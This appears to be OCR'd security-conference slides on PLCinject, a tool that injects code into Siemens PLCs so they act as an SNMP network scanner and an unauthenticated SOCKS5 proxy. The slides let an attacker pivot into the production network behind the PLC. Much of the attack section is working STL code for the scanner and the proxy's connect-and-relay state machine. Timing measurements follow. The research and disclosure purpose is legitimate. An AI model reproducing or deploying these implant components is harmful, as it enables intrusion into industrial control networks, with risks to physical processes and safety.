
Available at https://github.com/SCADACS/PLCinject

PLCinject


Live Demo




PLCinject with example Payload (running light) and a PLC




. . . patches it and uploads a SNMP scanner


Corporate / production network
PLC3
10.0.0.3
PLC2
10.0.0.2
PLC1
SNMP scanner
Waiting
...



Attacker downloads the scanning results



A SOCKS proxy enables him to reach the net behind the PLC

SNMP Scanner

SNMP Scanner

Rationale

- ping is not possible
- TCP is not adequate
  - number of overall connections is limited
  - connection can only closed when established
- UDP: no connection setup, always closable
- SNMP enabled in many Siemens PLCs

SNMP Scanner I

Details

```
0001 get_ip : NOP 1
0002
0003 // read ip from system state list (SZL)
0004       CALL  RDSYSST
0005          REQ         :=TRUE
0006          SZL_ID      :=W#16#0037
0007          INDEX       :=W#16#0000
0008          RET_VAL     :=#sysst_ret
0009          BUSY        :=#sysst_busy
0010          SZL_HEADER :="DB".szlheader.SZL_HEADER
0011          DR          :="DB".ip_info
0012
0013 // wait until SZL read finished
0014       A     #sysst_busy
0015       BEC
0016
0017       SET
0018       S     #got_ip
```

Get the PLC's IP

SNMP Scanner II

Details

```
0020 // calc first ip of local network
0021 // L "DB".ip_info.local_ip
0022       OPN    "DB"
0023       L      %DBD406
0024 // L "DB".ip_info.subnet
0025       L      %DBD410
0026       AD
0027 // T "DB".ADDRESS.rem_ip_addr
0028       T      %DBD64
0029
0030 // get number of hosts from subnet
0031 // L "DB".ip_info.subnet
0032       L      %DBD410
0033       L      DW#16#FFFFFFFF
0034       XOD
0035       T      #num_hosts
```

Calculate the subnet mask

SNMP Scanner III

Details

```
0001        CALL  TCON , "TCON_DB_SCAN"
0002           REQ      :=#connect
0003           ID       :=1
0004           DONE     :=#con_done
0005           BUSY     :=#con_busy
0006           ERROR    :=#con_error
0007           STATUS   :=#con_status
0008           CONNECT  :="DB".TCON_PAR_SCAN
0009
0010        AN     #connected
0011        =      #connect
```

Configure UDP connection

SNMP Scanner IV

Details

```
0007        CALL  TUSEND , "TUSEND_DB_SCAN"
0008            REQ    :=#send
0009            ID     :=1
0010            LEN    :=43
0011            DONE   :=#send_done
0012            BUSY   :=#send_busy
0013            ERROR  :=#send_error
0014            STATUS :=#send_status
0015            DATA   :="DB".SNMP_get
0016            ADDR   :="DB".ADDRESS
```

Send UDP packets (SNMP get request)

SOCKS Proxy – Details

SOCKS Proxy – Details I

- SOCKS5 protocol (RFC 1928)
- Without authentication or encryption

SOCKS Proxy – Details II

```
0002          JL    lend
0003          JU    bind          // state == 0
0004          JU    negotiate     // state == 1
0005          JU    authenticate  // state == 2
0006          JU    connect_request // state == 3
0007          JU    connect       // state == 4
0008          JU    connect_confirm // state == 5
0009          JU    proxy         // state == 6
0010          JU    reset         // state == 7
0011 lend:    JU    end
```

Jump list for protocol states

SOCKS Proxy – Details III

```
0005        CALL  TRCV , "TRCV_client_DB"
0006           EN_R      :=TRUE
0007           ID        :=W#16#0001
0008           LEN       :=0
0009           NDR       :=#rcv_ndr
0010           BUSY      :=#rcv_busy
0011           ERROR     :=#rcv_error
0012           STATUS    :=
0013           RCVD_LEN  :=
0014           DATA      :="buffers".rcv
0015
0016        A     #rcv_ndr
0017        AN    #rcv_busy
0018        AN    #rcv_error
0019        JCN   end
```

Receive clients connect request...

SOCKS Proxy – Details IV

```
0021        L     "buffers".rcv[4]
0022        T     "params".TCON_target.rem_staddr[1]
0023        L     "buffers".rcv[5]
0024        T     "params".TCON_target.rem_staddr[2]
0025        L     "buffers".rcv[6]
0026        T     "params".TCON_target.rem_staddr[3]
0027        L     "buffers".rcv[7]
0028        T     "params".TCON_target.rem_staddr[4]
0029        L     "buffers".rcv[8]
0030        T     "params".TCON_target.rem_tsap_id[1]
0031        L     "buffers".rcv[9]
0032        T     "params".TCON_target.rem_tsap_id[2]
0033
0034        JU    next_state
```

. . . and store IP and port

SOCKS Proxy – Details V

```
0001 connect : NOP 0
0002
0003        CALL  TCON , "TCON_target_DB"
0004           REQ      :=#connect
0005           ID       :=W#16#0002
0006           DONE     :=#con_done
0007           BUSY     :=#con_busy
0008           ERROR    :=#con_error
0009           STATUS   :=
0010           CONNECT  :="params".TCON_target
0011
0012        AN     #connect
0013        S      #connect
0014        JC     connect
0015
0016        A      #con_done
0017        AN     #con_busy
0018        AN     #con_error
0019        JC     next_state
```

Connect to destination host...

SOCKS Proxy – Details VI

- connection to client and destination host are established
- now we can proxy
  - send client's messages to destination and vice versa
  - an error while receiving means one partner disconnected
  - send remaining data then disconnect and wait for next client

SOCKS Proxy – Details VII

- The SOCKS implementation on the PLC is able to transfer up to 730 KB/s if it is running alone.
- In combination with a memory intensive benchmark PLC programm the proxy was able to transfer up to 40KB/s.

Attack Video

. . . Video Presentation. . .

Evaluation


Evaluation

Questions

- How much is the execution time increased by injected SOCKS proxy?

Evaluation

Questions




Default maximum cycle time = 150 ms

Measurements I

How to measure

- Pull data from OB1_PREV_CYCLE variable
- Store the result in a DB
- Upload DB from PLC
- Compare values for the baseline program and the SOCKS Proxy (idle / under load)

Measurements II



*** = p value $\leq$ 0.0001

Measurements III

